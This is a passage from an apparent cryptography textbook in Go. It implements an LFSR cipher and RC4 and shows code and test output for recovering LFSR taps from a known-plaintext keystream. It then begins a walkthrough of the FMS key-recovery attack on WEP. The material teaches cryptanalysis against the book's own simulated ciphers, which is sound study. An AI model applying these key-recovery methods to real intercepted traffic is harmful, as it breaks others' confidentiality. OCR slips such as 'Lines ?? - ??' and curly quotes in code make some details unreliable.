


Figure 4.7 An LFSR providing the keystream for encryption using XOR

The output of an LFSR can be used as the “keystream” for a XOR function to simulate a one-time pad as shown in figure 4.7. This would make the initial state of the LFSR the “key” for our encryption. The distinction between the key and the keystream is important to understand. The key is what you use to *start* the LFSR in a manner of speaking. The keystream is what actually gets XORed with the plaintext. Let’s say the initial key is the Wi-Fi password. If an attacker could somehow compromise a keystream they can decrypt a packet that was encrypted using this particular keystream. They still cannot craft new packets however that would be decrypted correctly by their router. If they knew the *seed* however – the equivalent of Wi-Fi password – they would be able to craft correctly encrypted packets of their own. Fortunately, while Wi-Fi uses stream ciphers it does not use LFSRs. Unfortunately, the first few iterations of Wi-Fi security did use a different stream cipher (RC4) that turned out to be insecure – which we will implement & exploit in the next section.

Before we are going to use our LFSR for encryption though let's try to put some distance between the key and the keystream. Lines ?? - ?? in listing 4.1 show the LFSR "wasting" the first N bits where N is equal to the length of the LFSR. This simply flushes out the initial key bits, making sure encryption only happens by XORing plaintext with a *linear combination* of the original key but not the original key itself.

The workhorse of our LFSR implementations is the `GenerateBit()` function shown in listing 4.2. This corresponds closely to the operation shown in figure 4.6. We store the old "right-most" bit in `outputBit`. Lines 40 - 42 calculate the new "shift-in" bit by traversing all bits of the LFSR state and XORing those where a tap is *active* at the corresponding index. Lines 44 - 46 move the contents of all registers one position to the right, and we finally set the left most bit in the LFSR state to the newly calculated shift bit.

Listing 4.2 `ch04/lfsr/impl_lfsr/impl_lfsr.go`

```
36 func (lfsr *LFSR) GenerateBit() byte {
37   outputBit := lfsr.state[lfsr.length-1]
38
39   newShiftBit := byte(0x00)
40   for i := 0; i < lfsr.length; i++ {
41     newShiftBit = newShiftBit ^ (lfsr.taps[i] & lfsr.state[i])
42   }
43
44   for i := lfsr.length - 1; i > 0; i-- {
45     lfsr.state[i] = lfsr.state[i-1]
46   }
47
48   lfsr.state[0] = newShiftBit
49
50   return outputBit
51 }
```

← **Calculatenew shift bit**

← **Right shift the internal state**

Encryption is straightforward XOR with one caveat: we need to call `GenerateBit()` 8 times to generate one byte of keystream, as shown in listing 4.3.

Listing 4.3 `ch04/lfsr/impl_lfsr/impl_lfsr.go`

```
func (lfsr *LFSR) Encrypt(plaintext []byte) []byte {
  result := make([]byte, len(plaintext))

  for i := 0; i < len(plaintext); i++ {
    keyStream := byte(0x00)
    for j := 7; j >= 0; j-- {
      keyStream = keyStream ^ (lfsr.GenerateBit() << j)
    }
    result[i] = keyStream ^ plaintext[i]
  }

  return result
}
```

The test cases for this LFSR implementation can be found in the accompanying code repo at: github.com/krkhan/crypto-impl-exploit

4.2.2 Exploiting LFSRs

Can we find out the taps of an LFSR just by observing its output stream? Let's first simplify the problem by assuming that the attacker knows the *length* of the LFSR (i.e., how many bits does its internal state consist of).

REVERSING LFSR TAPS WHEN ITS LENGTH IS KNOWN

The operation of an LFSR with L taps can be described by equation 4.4, which says "s_{n+1} (each new sample in the sequence) is obtained by multiplying previous L values of s with corresponding taps in a and adding them together". Multiplication and addition in this context denote the logical AND & XOR operations respectively. We saw the code for `GenerateBit()` in listing 4.2 implement this equation using boolean operations.

$$s_{n+1} = a_0 s_{n-L} + \ldots + a_{L-1} s_{n-1} + a_L s_n \tag{4.4}$$

Let's say we are working with an LFSR of length 3. It has initial state (s_0, s_1, s_2). Equation 4.5 shows the new states for first few iterations.

$$\begin{aligned} s_3 &= a_0 s_0 + a_1 s_1 + a_2 s_2 \\ s_4 &= a_0 s_1 + a_1 s_2 + a_2 s_3 \\ s_5 &= a_0 s_2 + a_1 s_3 + a_2 s_4 \end{aligned} \tag{4.5}$$

Equation 4.4 can then be represented in the form of a matrix as represented in equation 4.6.

$$\begin{gathered} \begin{bmatrix} s_3 \\ s_4 \\ s_5 \end{bmatrix} = \begin{bmatrix} s_0 & s_1 & s_2 \\ s_1 & s_2 & s_3 \\ s_2 & s_3 & s_4 \end{bmatrix} \begin{bmatrix} a_0 \\ a_1 \\ a_2 \end{bmatrix} \\ X = SA \end{gathered} \tag{4.6}$$

S is the "state matrix" and denotes internal contents of the LFSR. A is the "coefficient matrix" and represents the LFSR taps. X represents L new bits that are obtained by the linear combination of S and A.

We can find the coefficient matrix A by inverting S, collecting enough bits for filling X and then solving for A as shown in equation 4.7.

$$A = S^{-1} X \tag{4.7}$$

We will use the `matrix` Go module from the OpenWhiteBox (pkg.go.dev/github.com/OpenWhiteBox/primitives/matrix) project for matrix inversion. Since we are dealing with "boolean" matrices (they will only contain zeros or ones), the module also takes care of the fact that their addition and multiplication are in fact bitwise XOR and bitwise AND respectively.

Listing 4.4 ch04/lfsr/exploit_lfsr/exploit_lfsr.go

```
1  package exploit_lfsr
2
3  import (
4    "errors"
5
6    "github.com/OpenWhiteBox/primitives/matrix"
7    "github.com/krkhan/crypto-impl-exploit/ch04/lfsr/impl_lfsr"
8  )
9
10 const MaxLfsrLength = 256
11
12 func RecoverLFSRWithKnownLengthFromObservedBits(observedBits []byte,
       lfsrLength int) (*impl_lfsr.LFSR, error) {
13   if len(observedBits) < lfsrLength*2 {
14     return nil, errors.New("insufficient observed bits")
15   }
16
17   sMatrix := matrix.GenerateEmpty(lfsrLength, lfsrLength)
18   for i := 0; i < lfsrLength; i++ {
19     for j := 0; j < lfsrLength; j++ {
20       sMatrix[i].SetBit(j, observedBits[i+j] != 0x00)
21     }
22   }
23
24   sInvertMatrix, ok := sMatrix.Invert()
25   if !ok {
26     return nil, errors.New("invert matrix does not exist")
27   }
28
29   xMatrix := matrix.GenerateEmpty(lfsrLength, 1)
30   for i := 0; i < lfsrLength; i++ {
31     xMatrix[i].SetBit(0, observedBits[lfsrLength+i] != 0x00)
32   }
33   tapsMatrix := sInvertMatrix.Compose(xMatrix)
34
35   recoveredTaps := make([]byte, lfsrLength)
36   for i := 0; i < lfsrLength; i++ {
37     recoveredTaps[lfsrLength-i-1] = tapsMatrix[i].GetBit(0)
38   }
39
40   recoveredState := make([]byte, lfsrLength)
41   for i := 0; i < lfsrLength; i++ {
42     recoveredState[i] = observedBits[len(observedBits)-1-i]
43   }
44
45   return impl_lfsr.NewLFSR(lfsrLength, recoveredTaps, recoveredState), nil
46 }
```

Do we have enough bits to fill `sMatrix`**?**

This is logically equivalent to: `sMatrix[i][j] = observedBits[i+j]`

$A = S^{-1}X$

This converts `tapsMatrix` **to a regular byte slice of size** `lfsrLength`

The function shown on line 12 of listing 4.4 takes a slice of observed bits and the length of the LFSR it is trying to recover. At line 13 we check if we have enough bits to fill up the square matrix S in equation 4.6. Lines 17 - 22 fill `sMatrix` with the observed bits by calling the `SetBit()` method on each row of the newly created matrix. Line 24 tries to calculate S^{-1}. This step will fail if the bitstream is *not* the output of an LFSR (i.e., the bitstream is not a linear combination), or if we have provided the wrong length for the

LFSR. We then generate the single column `xMatrix` containing `lfsrLength` number of rows. We finally implement equation 4.7 on line 33. Lines 35 - 38 convert `tapsMatrix` back to a regular byte slice on. Now that we have the tap positions reversed we can create our own cloned LFSR, but we need to put it in the same state as the one we are trying to exploit. Fortunately this part is easy, the last `lfsrLength` bits of observed bits actually tell us the LFSR state in lines 40 - 43. The last line in the function returns a new LFSR created using the taps and state we just recovered.

REVERSING LFSR TAPS WHEN ITS LENGTH IS NOT KNOWN

In the previous section we recovered taps for an LFSR by observing its output and constructing matrices related to the LFSR's length L. If we are observing output of a totally unknown LFSR and have no clue about the length can we still crack it?

There is a really sophisticated solution to this problem known as the Berlekamp-Massey algorithm. It finds the shortest LFSR (taps and initial state) that would produce any given binary sequence. Although the algorithm is simple to implement and beautiful to see in action, it is hard to understand *why* it works without a deep mathematical context and explanation – it is after all named after two Shannon award winners (the Nobel Prize of information theory); James Massey & Elwyn Berlekamp. As I struggled with grokking *why* it works I thought of a rather ugly workaround: we can just try all lengths one by one. All lengths fail on line 24 of listing 4.4 (the matrix inversion) until we hit the correct length. LFSRs lengths are usually not that huge – even a 32 bit long LFSR can have a period greater than 4 billion. Running our matrix reversal exploit 32 times would take less than a second on our modern laptops. Therefore, since the bruteforce solution is quite practical and much simpler to understand we'll use that for our exploit instead of the more efficient Berlekamp-Massey algorithm. Listing 4.5 shows us trying different LFSR lengths until we recover one without error.

Listing 4.5 `ch04/lfsr/exploit_lfsr/exploit_lfsr.go`

```
func RecoverLFSRFromObservedBits(observedBits []byte) (*impl_lfsr.LFSR, error
    ) {
  for i := 1; i < MaxLfsrLength; i++ {
    if clonedLfsr, err := RecoverLFSRWithKnownLengthFromObservedBits(
        observedBits, i); err == nil {
      return clonedLfsr, nil
    }
  }
  return nil, errors.New(”could not recover LFSR”)
}
```

To test our exploit we simulate a scenario where an attacker knows a prefix but not the entire plaintext. That is, the attacker knows that the plaintext message starts with `ATTACK AT` but does not know what comes after it. The attacker intercepts a ciphertext and knows that it was encrypted using an LFSR. Listing 4.6 shows the function that will be used to simulate this scenario and generate an attack message.

Listing 4.6 ch04/lfsr/exploit_lfsr/exploit_lfsr_test.go

```
const AttackMessageKnownPrefix = "ATTACK AT "

func GenerateEncryptedAttackMessage() []byte {
  rand.Seed(time.Now().Unix())
  minTime := time.Date(2022, 1, 0, 0, 0, 0, 0, time.UTC).Unix()
  maxTime := time.Date(2025, 1, 0, 0, 0, 0, 0, time.UTC).Unix()
  deltaTime := maxTime - minTime
  seconds := rand.Int63n(deltaTime) + minTime
  plaintext := AttackMessageKnownPrefix + time.Unix(seconds, 0).String()

  seed := uint16(rand.Intn(256))
  lfsr := impl_lfsr.NewLFSR16Bit(seed)
  return lfsr.Encrypt([]byte(plaintext))
}
```

Listing 4.7 generates an encrypted attack message and then recovers the LFSR used to encrypt it by using the known plaintext. Line 107 corresponds to equation 4.2 for reversing the keystream by XORing the known plaintext bytes with corresponding ciphertext bytes. Lines 108 - 110 "expand" the keystream byte into individual bits to be processed by the functions we have defined so far. Line 115 clones the LFSR using observed keystream bits (so that we can decrypt the remaining ciphertext where we do not know the corresponding plaintext). Line 116 "decrypts" the ciphertext by encrypting it with the recovered LFSR. We saw previously that for XOR, encryption and decryption are the same operation so if we have reversed the LFSR correctly we should get back the original plaintext. The decrypted data is validated by parsing it as a timestamp. In case the parsing fails, we try again with an incremented guess for the LFSR length. Running the LFSR tests by executing `make lfsr` generates the output shown in listing 4.8.

Listing 4.7 ch04/lfsr/exploit_lfsr/exploit_lfsr_test.go

```
102 func TestKnownPlaintextAttack(t *testing.T) {
103         ciphertext := GenerateEncryptedAttackMessage()
104         t.Logf("Ciphertext: %q", ciphertext)
105         keystreamBits := make([]byte, 8*len(AttackMessageKnownPrefix))
106         for i := 0; i < len(AttackMessageKnownPrefix); i++ {
107                 keystreamByte := ciphertext[i] ^ AttackMessageKnownPrefix[i]
108                 for j := 0; j < 8; j++ {   ← Expand keystream bytes to bits
109                         keystreamBits[8*i+j] = (keystreamByte >> (7 - j)) & 1
110                 }
111         }
112 
113         remainingCiphertext := ciphertext[len(AttackMessageKnownPrefix):]
114         for i := 1; i < MaxLfsrLength; i++ {
115                 if clonedLfsr, err :=
                        RecoverLFSRWithKnownLengthFromObservedBits(keystreamBits,
                         i); err == nil {
116                         decrypted := clonedLfsr.Encrypt(remainingCiphertext)

117                         if parsedTs, err := time.Parse(time.RFC822, string(
                                decrypted)); err != nil {
```

```
                                t.Logf(”Incorrect decrypted message: %s”,
                                    decrypted)
                                continue
                        } else {
                                t.Logf(”Decrypted message: %s%s\n”,
                                    AttackMessageKnownPrefix, parsedTs)
                                return
                        }
                }
        }

        t.Fatalf(”Could not decrypt message”)
}
```

Listing 4.8 `make lfsr`

```
...
=== RUN   TestKnownPlaintextAttack
    exploit_lfsr_test.go:104: Ciphertext: ”\x80.\xa1{\x8b$\x8a\x97\x14\xd3\\^
        fZDB\xa0\nj\x96\xac7\x80 y\xe6‘\x1d\xf5”
    exploit_lfsr_test.go:118: Incorrect decrypted message: omUiwq9YJS.
    exploit_lfsr_test.go:121: Decrypted message: ATTACK AT 2024-04-10
        20:12:00 -0700 PDT
--- PASS: TestKnownPlaintextAttack (0.00s)
...
```

4.3 RC4 Encryption & Wi-Fi Security

We saw how stream ciphers approximate the one-time pad by XORing plaintext with a keystream to generate the ciphertext. We will now take a look at a famous stream cipher known as RC4 (Rivest Cipher 4 – named after its creator Ron Rivest). RC4 is quite simple to describe and easy to implement in both software and hardware, but its use has led to several vulnerabilities – most notably leading to the fall of industry’s first attempt at Wi-Fi security: WEP (Wired Equivalent Privacy). We will look at the WEP vulnerability in detail and simulate an exploit in Go.

4.3.1 Implementing RC4

Like other stream ciphers, RC4 generates a keystream as output. Unlike LFSRs though RC4 generates the keystream one *byte* at a time (as opposed to individual bits generated by each LFSR cycle). These bytes are subsequently used as keystream for XORing with the plaintext. RC4 internal state consists of two parts shown in figure 4.8.

- An “S-box” (substitution box) containing 256 bytes. The S-box is started by filling each location with its index (i.e., index 6 would contain the byte `0x06` and so on) and then shuffling them around by following the algorithm steps. This ends up making the S-box a permutation: each number from 0-255 will appear in the S-box exactly once at all times, but the locations keep changing. Think of filling a box with bunch of rocks and shaking it violently. The rocks would definitely be misplaced, their “ordering”




Figure 4.8 RC4 internal state: a 256 byte S-box and two pointers `i` & `j`

would change, but the box would still have the same number of rocks and the same rocks as before.

- Two pointers `i` and `j` that keep jumping around the S-box indices based on the algorithm steps.

Our definition for the RC4 internal state is shown in listing 4.9. We also define a `swap` helper function on line 13 that we will shortly be using in KSA and PRGA methods.

Listing 4.9 `ch04/rc4/impl_rc4/impl_rc4.go`

```
1  package impl_rc4
2
3  import (
4    ”math/rand”
5    ”time”
6  )
7
8  type RC4 struct {
9    key    []byte
10   state [256]byte
11 }
12
13 func swap(x, y *byte) {
14   tmp := *x
15   *x = *y
16   *y = tmp
17 }
18
19 func NewRC4(key []byte) *RC4 {
20   rc4 := &RC4{
21     key: make([]byte, len(key)),
22   }
23   copy(rc4.key, key)
24   return rc4
25 }
```

RC4 consists of two phases: (1) the key-scheduling algorithm (KSA) and (2) the pseudorandom generation algorithm (PRGA). When RC4 is initialized with a new *key*, KSA runs *once* and then PRGA generates the bytes to be used as the *keystream*.

The pseudocode for KSA is shown in listing 4.10 [1]. The `S` array denotes the S-box and `K` is the initial key. The first loop initializes the S-box with all values from 0 to 255 (inclusive). The second loop shuffles those bytes around by using the `i` and `j` pointers. The `i` pointer scans the S-box all the way from starting index 0 to last index 255 in an incremental fashion. The `j` pointer however keeps jumping all over the place. Each new value of `j` is obtained by adding previous value of `j`, `S[i]` and `K[i]` (if `i` is greater than the length of the key, the lookup simply becomes `K[i%len(K)]`). At each step `S[i]` and `S[j]` are swapped in the S-box.

Listing 4.10 Pseudocode for RC4 key-scheduling algorithm

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

Listing 4.11 implements the pseudocode from listing 4.10 in Go. The first iteration of KSA with a key of "HELLO" is shown in figure

Listing 4.11 `ch04/rc4/impl_rc4/impl_rc4.go`

```go
func (rc4 *RC4) ksa() {
  for i := 0; i < 256; i++ {
    rc4.state[i] = byte(i)
  }
  j := 0
  for i := 0; i < 256; i++ {
    j = (j + int(rc4.state[i]) + int(rc4.key[i%len(rc4.key)])) % 256
    swap(&rc4.state[i], &rc4.state[j])
  }
}
```

The pseudocode for PRGA is shown in listing 4.12 [1]. Every time we need a new byte for the keystream we increment `i` by one (wrapping around 256 if needed), and then add `S[i]` to `j`. We then swap `S[i]` and `S[j]` and use `S[i]+S[j]` as an index once more into the S-box to fetch the final output, the keystream byte `K`. Listing 4.14 shows the same pseudocode translated to Go. Figure 4.10 shows PRGA generating a single byte of keystream by showing line 46 in action.




Figure 4.9 First iteration of KSA for RC4 with a key of "HELLO", this step happens 255 more times.

Listing 4.12 Pseudocode for RC4 pseudo-random generation algorithm

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    KS := S[(S[i] + S[j]) mod 256]
    output KS
endwhile
```

Listing 4.13 `ch04/rc4/impl_rc4/impl_rc4.go`

```go
func (rc4 *RC4) prga(length int) []byte {
  i := 0
  j := 0
  keyStream := make([]byte, length)
  for k := 0; k < length; k++ {
    i = (i + 1) % 256
    j = (j + int(rc4.state[i])) % 256
    swap(&rc4.state[i], &rc4.state[j])
    t := (int(rc4.state[i]) + int(rc4.state[j])) % 256
    keyStream[k] = rc4.state[t]
  }
  return keyStream
}
```




Figure 4.10 One iteration of PRGA producing a keystream byte (after `i` & `j` are already swapped)

4.3.2 *Exploiting RC4 in WEP using the Fluhrer, Mantin and Shamir (FMS) attack*

WEP (Wired Equivalent Privacy) is an algorithm for Wi-Fi security that was ratified as a standard in the late 90s. If you've had the experience of setting a Wi-Fi password on routers supporting WEP in the early 00s you might remember that they had to be of a fixed length (among a few choices – 5, 13, 16 or 29 characters long). I remember being fond of `helloworld123` as the Wi-Fi password for a while because it was exactly 13 characters long while being very easy to communicate & remember.

Figure 4.11 shows the commonly used setup for WEP. An administrator performed the initial setup on the Wi-Fi device by entering a pre-shared key and then shared that with the user. The pre-shared key was colloquially known as the "Wi-Fi password" (and every so often the admin and the user happened to be the same unfortunate soul). Each packet was encrypted using RC4 *with a new key*. Each RC4 key would be obtained by concatenating three random bytes – known as "initialization vector" or IV – with the pre-shared key. The IV would be sent publicly along with the encrypted packet. The recipient would concatenate the packet's IV again with the PSK to decrypt the packet correctly. If an attacker snooped the wireless traffic they would know the IV but not the PSK hence they would (in theory) not know the individual RC4 keys for each packet and the communication would stay protected. Essentially, the IV is the cryptographic nonce we discussed briefly while introducing stream ciphers.




Figure 4.11 WEP setup showing pre-shared keys and initialization vectors as input to RC4

As soon as WEP was standardized in the late 90s concerns were raised about the nonce being too small. The IV consisted of only three bytes or 24 bits – providing 2^{24} possible values. Even if the Wi-Fi drivers (that provided the initialization vector) were using good quality RNGs it would on average take 2^{12} (roughly four thousand) packets before two messages ended up using the same IV; allowing an attacker to recover their XORed contents.

In the early 2000s a new attack on RC4 – known as the FMS attack (based on the surnames of its discoverers) – came to light that completely shattered any illusions of security provided by WEP. Even with the discovery of this new attack, all RC4 implementations were not broken. For example, at the time TLS (Transport Layer Security, used to provide website security) remained unscathed because it was using a unique 128-bit key for each message. Compared to WEP – where an attacker needed to capture 4 thousand packets before seeing a collision – an attack on TLS needed drastically more (2^{64} or some 18 quintillion) messages before a collision would take place on the same web connection. TLS' usage of RC4 was later broken by other weaknesses in the cipher that would be too discursive to discuss in this chapter. We will however implement the FMS attack in Go and simulate WEP traffic to test our exploit.

GENERATING WEP PACKETS WITH WEAK IVS

At its core, the FMS attack hinges on the choice of initialization vectors used by Wi-Fi devices. All WEP IVs are not equally vulnerable to this attack, instead, it only operates when someone ends up choosing an IV of the form shown in equation 4.8.

$$IV = (L, 255, X) \tag{4.8}$$

Where L is the index of the byte we are trying to recover in the RC4 key and X can be any random one byte value (i.e., between 0-255). These weak IVs result in leaking information about the fixed PSK (pre-shared key). The attacker can see the IVs being sent in clear (as shown in 4.11), and every time a weak IV is used it increases their chances of recovering bytes of the original RC4 key.

To simulate this attack we are going to add a WEP packet generator in our RC4 implementation as shown in listing ??. The plaintext for the first 8 bytes are known for all WEP packets as they are fixed by the link layer (networking) protocol [2]. This allows the attacker to recover the first 8 bytes of the *keystream* but if WEP's RC4 implementation was not broken it would not have given the attacker any information about the original pre-shared key that was (along with the IV) used to initialize RC4. The known bytes are defined on line 63. Consumers of this struct generate WEP packets by calling `GeneratePacketUsingWeakIV(targetIndex)` which returns the IV used for encrypting the packet (as it is public) as well the encrypted packet itself. Line 78 shows generation of a weak IV.

Listing 4.14 `ch04/rc4/impl_rc4/impl_rc4.go`

```
63  var SNAPHeader = [8]byte{0xAA, 0xAA, 0x03, 0x00, 0x00, 0x00, 0x08, 0x06}
64
65  type WEPPacketGenerator struct {
66    psk []byte
67  }
68
69  func NewWEPPacketGenerator(psk []byte) *WEPPacketGenerator {
70    generator := &WEPPacketGenerator{
71      psk: make([]byte, len(psk)),
72    }
73    copy(generator.psk, psk)
74    return generator
75  }
76
77  func (wpg *WEPPacketGenerator) GeneratePacketUsingWeakIV(targetIndex int)
        ([3]byte, []byte) {
78    iv := [3]byte{byte(targetIndex), 255, byte(rand.Intn(256))}
79    key := make([]byte, len(iv)+len(wpg.psk))
80    copy(key[0:len(iv)], iv[:])
81    copy(key[len(iv):], wpg.psk)
82    rc4 := NewRC4(key)
83    return iv, rc4.Encrypt(SNAPHeader[:])
84  }
```

← **Weak IV (equation 4.8)**




Figure 4.12 **RC4 key for `GeneratePacketUsingWeakIV(targetIndex=3)`**

To understand the FMS exploit we will look at the RC4 key and S-box in detail at each step of the key-scheduling algorithm (for the first few steps). As the attacker we know the first 3 bytes of the RC4 key (the IV) so the first time we call `GeneratePacketUsingWeakIV (targetIndex)` we set `targetIndex` to 3. For a PSK of length N, after the concatenation of the IV and PSK the RC4 key would look like figure 4.12. The S-box at the very beginning of KSA looks like figure 4.13, corresponding to the values for i and j in equation 4.9.




Figure 4.13 KSA S-box and key for RC4 in WEP (S_0, the initial state)

$$\begin{aligned} i_0 &= 0 \\ j_0 &= 0 \end{aligned} \tag{4.9}$$

For your convenience we are listing the pseudocode for KSA again in listing 4.15. Following the pseudocode the first update to i and j is shown in equation 4.10. At the end of each iteration of the KSA $S[j_{\text{new}}]$ is swapped with $S[i_{\text{old}}]$. For example, at the end of the first iteration $S[i_0]$ is swapped with $S[j_1]$, giving us S_1 depicted in figure 4.14. The values at indices 0 & 3 (the shaded boxes) have just been swapped.

Listing 4.15 Pseudocode for RC4 key-scheduling algorithm

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

$$\begin{aligned} i_0 &= 1 \\ j_1 &= j_0 + S_0[i_0] + K[i_0] \\ &= 0 + S_0[0] + K[0] \\ &= 0 + 0 + 3 \\ &= 3 \\ i_1 &= 1 \end{aligned} \tag{4.10}$$




Figure 4.14 KSA for RC4 in WEP (S_1)

Let's execute one more iteration of KSA, giving us equation 4.11 and figure 4.15.

$$\begin{aligned} i_2 &= 2 \\ j_2 &= j_1 + S_1[i_1] + K[i_1] \\ &= 3 + S_1[1] + K[1] \\ &= 3 + 1 + 255 \\ &= 259 \\ &\equiv 3 \pmod{256} \end{aligned} \tag{4.11}$$

The first two bytes of the IV (3 and 255) have played their role in scrambling the S-box. We chose a random value for the third box and called it X. The reason we did not actually give X a value is because it does not really matter (for the discussion of this attack). Let's keep it as X and get new values of our counters in equation 4.12.




Figure 4.15 KSA for RC4 in WEP (S_2)

$$
\begin{aligned}
i_3 &= 3 \\
j_3 &= j_2 + S_2[i_2] + K[i_2] \\
&= 3 + S_2[2] + K[2] \\
&= 3 + 2 + X \\
&= X'
\end{aligned}
\tag{4.12}
$$

The reason we don't care about X and X' is because X is already known as the third byte of the IV (i.e., as $K[2]$) for each packet. We do not need to crack X, it will always be sent in public by the Wi-Fi devices. We are interested in the first byte of the PSK, i.e., PSK_1 or $K[3]$ that we will obtain by the end of this procedure. For now, let's swap the values at indices 2 (i.e., i_2) and X' (i.e., j_3) in our S-box, as shown in figure 4.16.

$$
\begin{aligned}
i_4 &= 4 \\
j_4 &= j_3 + S_3[i_3] + K[i_3] \\
&= j_3 + S_3[3] + K[3]
\end{aligned}
\tag{4.13}
$$

Let's take a look at the next update of our counters in equation 4.13, giving us S_4 as shown in figure 4.17. We are getting closer to what we want, i.e., $K[3]$. We can try rearranging our variables to get the holy grail ($K[3]$) in equation 4.14.

$$
\begin{aligned}
K[3] &= j_4 - j_3 - S_3[i_3] \\
&= j_4 - X' - S_3[3]
\end{aligned}
\tag{4.14}
$$

RECOVERING THE FIRST BYTE OF THE PSK

